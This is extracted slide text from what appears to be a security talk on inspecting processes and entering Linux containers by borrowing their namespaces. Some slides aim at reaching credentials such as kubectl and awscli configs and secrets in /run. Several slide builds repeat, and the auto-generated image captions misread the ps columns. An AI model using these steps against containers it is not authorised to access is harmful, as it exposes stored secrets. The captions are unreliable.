lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
```

What's This Thing Doing?

```
ssh ㄿ%2
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventfd]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
```



What's This Thing Doing?

```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
> cat </proc/23325/net/tcp
sl  local_address rem_address  st tx_queue rx_queue tr tm->when retrnsm  uid  timeout inode
0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000 0 0 49436 1 00000000f01de2aa 20 4 31 10 -1
1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000 0 0 49442 2 0000000017006b20 20 4 28 10 -1
```


What's This Thing Doing?

```
ssh
> ps aux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00 \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00 \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
> cat /proc/23325/net/*
sl local_address rem_address  st tx_queue rx_queue tr tm->when retrnsm  uid  timeout inode
0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000 0 0 49436 1 00000000f01de2aa 20 4 31 10 -1
1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000 0 0 49442 2 0000000017006b20 20 4 28 10 -1
```

What's This Thing Doing?

```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \ passwordstore

> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]

> cat </proc/23325/net/tcp
sl local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout
0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000    0      0 49436 1 00000000f01de2aa 20 4 31 10 -1
1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000    0      0 49442 2 0000000017006b20 20 4 28 10 -1
```


What's This Thing Doing?

```
ssh
> ps aux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00 \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00 \_ passwordstore

> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]

> cat /proc/23325/net/tcp
sl local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout
0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000    0      0      1 00000000f01de2aa 20 4 31 10 -1
1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000    0      0 49442 2 0000000017006b20 20 4 28 10 -1
```

Entering A Container - Theory

Entering A Container - Theory

- Network namespaces aren't hierarchical
 - Nobody can see network things inside a container, right?

Entering A Container - Theory

- Network namespaces aren't hierarchical
 - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places
 - awscli
 - kubectl
 - Secrets in /run
 - Dependencies (python)


Entering A Container - Theory

- Network namespaces aren't hierarchical
 - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places
 - awscli
 - kubectl
 - Secrets in /run
 - Dependencies (python)
- We can be just another process with funny namespaces
 - Don't want to lose Capabilities, switch cgroups, etc.

Entering A Container - Theory

- Network namespaces aren't hierarchical
 - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places
 - awscli
 - kubectl
 - Secrets in /run
 - Dependencies (python)
- We can be just another process with funny namespaces
 - Don't want to lose Capabilities, switch cgroups, etc.
- Easy answer: mooch namespaces from a process in the target container
 - But only the namespaces we want
 - ...whatever "container" means?


Entering A Container - Scrolly Text...



A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons) and a terminal icon in the top right corner. The terminal displays the output of the command `ps awwwfux | grep -C1 passwordstore.fs | tail -n 3`. The output shows three lines of process information, each starting with 'root' as the user. The first line shows a process with PID 24719, PPID 0.0, PID 1008, and command `/sbin/docker-init -- /passwordstorestart.sh`. The second line shows a process with PID 24736, PPID 0.0, PID 12420, and command `gforth passwords.fs passwordstore.fs`. The third line shows a process with PID 24745, PPID 0.0, PID 1229144, and command `passwordstore`.

```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00          \_ passwordstore
```


Entering A Container - Scrolly Text...



A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons) and a window control icon (magnifying glass with a plus sign) on the right. The terminal displays the output of two commands. The first command is 'ps awwfux | grep -C1 passwordstore.fs | tail -n 3', which shows three lines of process information. The second command is 'ls -l /proc/24736/ns/net /proc/self/ns/net', which shows the output of the ls command.


```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144  5988 ?       Sl   20:22   0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
```


Entering A Container - Scrolly Text...




```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144  5988 ?        Sl   20:22   0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
```

Entering A Container - Scrolly Text...



